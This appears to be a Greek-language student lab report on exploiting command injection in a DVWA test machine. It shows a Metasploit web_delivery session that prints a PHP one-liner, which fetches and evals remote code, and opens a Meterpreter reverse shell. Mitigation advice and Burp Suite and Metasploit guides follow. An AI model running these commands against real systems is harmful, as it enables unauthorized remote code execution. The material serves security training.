


Σε αυτή την περίπτωση χρησιμοποιήσαμε το εργαλείο Metasploit για την δημιουργία ενός playload το οποίο θα εκτελεστεί.





```
Payload options (python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Python


View the full module info with the info, or info -d command.

msf6 exploit(multi/script/web_delivery) > show options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to list
                                       en on all addresses.
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)
```




```
Payload options (python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Python


View the full module info with the info, or info -d command.

msf6 exploit(multi/script/web_delivery) > show targets

Exploit targets:
================

    Id  Name
    --  ----
⇒   0   Python
    1   PHP
    2   PSH
    3   Regsvr32
    4   pubprn
    5   SyncAppvPublishingServer
    6   PSH (Binary)
    7   Linux
    8   Mac OS X
```

Χρησιμοποιήσαμε το exploit /exploit/multi/script/web_delivery. Κάναμε show options για να εξακριβώσουμε τις σωστές παραμέτρους. Επίσης εκτελέσαμε το show targets για να επιλέξουμε το php.

```
msf6 exploit(multi/script/web_delivery) > set target 1
target ⇒ 1
msf6 exploit(multi/script/web_delivery) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set lhost 10.253.178.15
lhost ⇒ 10.253.178.15
msf6 exploit(multi/script/web_delivery) > set lport 1234
lport ⇒ 1234
msf6 exploit(multi/script/web_delivery) > run
```

```
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://10.253.178.15:8080/aeceLRfr', false, stream_context_create(['ssl'⇒['verify_peer'⇒false,'v
erify_peer_name'⇒false]])));"
[*] 10.253.176.6     web_delivery - Delivering Payload (1114 bytes)
[*] Sending stage (39927 bytes) to 10.253.176.6
[*] Meterpreter session 1 opened (10.253.178.15:1234 → 10.253.176.6:48634) at 2023-06-20 08:33:00 -0400
id
[*] exec: id

uid=0(root) gid=0(root) groups=0(root),4(adm),20(dialout),119(wireshark),143(kaboxer)
```

Μας έδωσε το command το οποίο θα χρησιμοποιήσουμε για το inject.




```
msf6 exploit(multi/script/web_delivery) > sessions

Active sessions
===============

  Id  Name  Type                  Information                Connection
  --  ----  ----                  -----------                ----------
  1         meterpreter php/linux  www-data @ kyriakos-VirtualBox  10.253.178.15:1234 → 10.253.176.6:48634 (10.253.176.6)
```

Βλέπουμε ότι έχει πάρει το session.

```
msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 171952 created.
Channel 0 created.
whoami
www-data
uname -a
Linux kyriakos-VirtualBox 5.19.0-43-generic #44~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Mon May 22 13:39:36 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
```

Έγινε exploit με επιτυχία.

Αποφυγή Command Injection:

-Επικύρωση και απολογισμός εισόδου: Βεβαιωθείτε ότι ελέγχετε και απολογείστε την είσοδο του χρήστη πριν τη χρήση της ως εντολή. Απορρίψτε ή απομακρύνετε οποιαδήποτε μη αποδεκτή ή επικίνδυνη είσοδο.

-Χρήση προκαθορισμένων εντολών ή μηχανισμών: Αν χρειάζεστε την εκτέλεση εντολών, χρησιμοποιήστε προκαθορισμένες εντολές ή μηχανισμούς που είναι ασφαλείς και περιορίζουν τις δυνατότητες εκτέλεσης. Αποφύγετε τη δημιουργία εντολών δυναμικά με βάση την είσοδο του χρήστη.

-Οριοθέτηση προνομίων: Παρέχετε μόνο τα απαραίτητα δικαιώματα προς την εκτέλεση εντολών. Χρησιμοποιείτε αρχές αρχής του "Ελάχιστου Προνομίου" (Least Privilege) και περιορίστε τις δυνατότητες του χρήστη να εκτελέσει επικίνδυνες εντολές ή να έχει πρόσβαση σε ευαίσθητα μέρη του συστήματος.

-Απομόνωση εκτέλεσης: Διαχωρίστε το περιβάλλον εκτέλεσης της εφαρμογής από το λειτουργικό σύστημα. Χρησιμοποιήστε απομονωμένες διεργασίες ή εκτελέστε την εφαρμογή σε ένα εικονικό περιβάλλον, όπως το Docker.

-Ενημέρωση και επισκευή ευπαθειών: Βεβαιωθείτε ότι το λειτουργικό σύστημα και οι εξαρτήσεις της εφαρμογής είναι ενημερωμένα και ασφαλή. Πραγματοποιήστε τακτικά αναβαθμίσεις και επισκευές ευπαθειών για να αποφύγετε τις γνωστές ευπάθειες.

Περιγραφή και οδηγίες εγκατάστασης, διαμόρφωσης και χρήσης των εργαλείων Burpsuite και Metasploit:

BurpSuite:

Το BurpSuite είναι ένα από τα πιο δημοφιλή εργαλεία επίθεσης και ελέγχου εφαρμογών. Προσφέρει μια πλήρη σουίτα εργαλείων για την ανίχνευση, την εξέταση και την εκτέλεση επιθέσεων εκμετάλλευσης ευπαθειών σε ιστοσελίδες και εφαρμογές.

Οδηγίες εγκατάστασης:

Επισκεφθείτε την επίσημη ιστοσελίδα του BurpSuite (https://portswigger.net/burp) και κατεβάστε την τελευταία έκδοση που είναι συμβατή με το λειτουργικό σας σύστημα.

Αποσυμπιέστε το αρχείο λήψης σε έναν φάκελο της επιλογής σας.

Εκτελέστε το εκτελέσιμο αρχείο εγκατάστασης για να ξεκινήσει η διαδικασία εγκατάστασης.

Ακολουθήστε τις οδηγίες στην οθόνη για να ολοκληρώσετε την εγκατάσταση του BurpSuite.

Οδηγίες διαμόρφωσης:

Ανοίξτε το BurpSuite μετά την εγκατάσταση.

Προσαρμόστε τις ρυθμίσεις σύνδεσης ανάλογα με τις απαιτήσεις σας. Αυτό περιλαμβάνει τη ρύθμιση του αριθμού θύρας, του προξενητή (host) και άλλων παραμέτρων.

Ανοίξτε τις ρυθμίσεις proxy στον web browser σας και διαμορφώστε τον προκαθορισμένο proxy για να συνδέεται με το BurpSuite. Αυτό θα επιτρέψει στο BurpSuite να παρακολουθεί και να αναλύει την κίνηση HTTP/HTTPS.

Επιβεβαιώστε τη σωστή λειτουργία του BurpSuite επιχειρώντας μια σύνδεση σε έναν ιστότοπο μέσω του προκαθορισμένου proxy. Το BurpSuite θα πρέπει να καταγράψει τα αιτήματα και τις απαντήσεις HTTP/HTTPS.

Οδηγίες χρήσης:

Περιηγηθείτε σε μια ιστοσελίδα ή εκτελέστε μια εφαρμογή που θέλετε να ελέγξετε.

Ορίστε τον BurpSuite σε λειτουργία "Proxy Intercept" για να παρακολουθήσετε και να τροποποιήσετε τις αιτήσεις HTTP/HTTPS.

Εκτελέστε διάφορες επιθέσεις όπως SQL injection, Cross-Site Scripting (XSS), και άλλες για να αξιολογήσετε την ανθεκτικότητα της εφαρμογής.

Metasploit:

Το Metasploit είναι ένα εργαλείο επίθεσης και εκμετάλλευσης ασφαλείας που παρέχει ένα ευέλικτο πλαίσιο για την εκτέλεση επιθέσεων και την ανίχνευση ευπαθειών σε συστήματα και εφαρμογές.

Οδηγίες εγκατάστασης:

Επισκεφθείτε την επίσημη ιστοσελίδα του Metasploit (https://www.metasploit.com) και ακολουθήστε τις οδηγίες για τη λήψη του εργαλείου.

Αποσυμπιέστε το αρχείο λήψης σε έναν φάκελο της επιλογής σας.

Ακολουθήστε τις οδηγίες στο αρχείο README για να ολοκληρώσετε την εγκατάσταση του Metasploit.

Οδηγίες διαμόρφωσης:

Ανοίξτε το Metasploit Framework μετά την εγκατάσταση.

Ενημερώστε τη βάση δεδομένων του Metasploit με τις εντολές που παρέχονται. Αυτό θα δημιουργήσει τη βάση δεδομένων που απαιτείται για τη λειτουργία του Metasploit.

Εκτελέστε την εντολή msfconsole για να ανοίξετε το κέλυφος του Metasploit Framework.

Οδηγίες χρήσης:

Εξερευνήστε τη δομή των εντολών και των μονάδων του Metasploit για να εξοικειωθείτε με τις δυνατότητες του.

Χρησιμοποιήστε ενσωματωμένες επιθέσεις και εκμεταλλεύσεις ή δημιουργήστε τις δικές σας για να δοκιμάσετε την ανθεκτικότητα συστημάτων και εφαρμογών.

Προσαρμόστε τις επιθέσεις σας με βάση τις ανάγκες σας, όπως προσαρμογή παραμέτρων και επιλογή ευπαθειών.

Αναλύστε τα αποτελέσματα και τις πληροφορίες που παράγονται από το Metasploit για να αξιολογήσετε τις αδυναμίες των συστημάτων και να λάβετε κατάλληλα μέτρα ασφαλείας.

Σύγκριση των δυο εργαλείων:

Burp Suite:

- Για έναν έλεγχο LFI, το Burp Suite μπορεί να προσφέρει αναλυτική καταγραφή των αιτημάτων HTTP και των αποκρίσεων, που μπορεί να εντοπίσει πιθανές ευπάθειες LFI.
- Παρέχει επίσης τη δυνατότητα να εκτελέσει επιπλέον ελέγχους, όπως αυτόματη εντοπισμός ευπαθειών LFI με τη χρήση του Burp Scanner.
- Το BurpSuite παρέχει επίσης τη δυνατότητα χειροκίνητης επεξεργασίας των αιτημάτων και των αποκρίσεων για να ελέγξετε την εκτέλεση της ευπάθειας LFI.

Metasploit:

- Για έναν έλεγχο command injection, το Metasploit μπορεί να προσφέρει ένα ευέλικτο πλαίσιο για την εκτέλεση επιθέσεων και την εκμετάλλευση της ευπάθειας.
- Μπορείτε να χρησιμοποιήσετε υπάρχουσες εκμεταλλεύσεις ή να δημιουργήσετε τις δικές σας, προσαρμόζοντας τις στο συγκεκριμένο σενάριο command injection.
- Μέσω του Metasploit, μπορείτε να εκτελέσετε κακόβουλο κώδικα ή να αποκτήσετε πρόσβαση στο σύστημα μεσω της ευπάθειας command injection.

Συνολικά, το Burp Suite είναι πιο κατάλληλο για την ανάλυση και τον έλεγχο ευπαθειών σε επίπεδο πρωτοκόλλου HTTP, ενώ το Metasploit

είναι ισχυρό εργαλείο για την εκτέλεση πιο εξειδικευμένων επιθέσεων και την εκμετάλλευση των ευπαθειών σε συστήματα. Η επιλογή του κατάλληλου εργαλείου εξαρτάται από τους συγκεκριμένους στόχους και απαιτήσεις του ελέγχου ασφαλείας.

1 Διαδικτυακές Πηγές

1. **https://portswigger.net/burp**
2. https://www.metasploit.com/
3. https://github.com/digininja/DVWA
4. https://google.com
5. https://www.rapid7.com/